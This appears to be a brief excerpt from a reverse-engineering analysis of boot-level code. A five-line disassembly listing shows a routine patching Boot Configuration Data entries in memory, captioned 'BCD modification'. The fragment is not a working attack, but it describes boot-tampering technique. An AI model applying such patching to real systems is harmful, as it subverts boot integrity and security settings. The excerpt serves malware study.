seg000:0271 75 08                                   jnz     short loc_27B
seg000:0273 26 66 C7 07 49 4E 2F 4D                 mov     dword ptr es:[bx], 'M/NI' ; patch it
seg000:027B
seg000:027B                             loc_27B:                                ; CODE XREF: seg000:0271↑j
seg000:027B 83 C3 04                                add     bx, 4
seg000:027E E2 A5                                   loop    loc_225         ; compare with BcdLibraryBoolean_Ems
```

BCD modification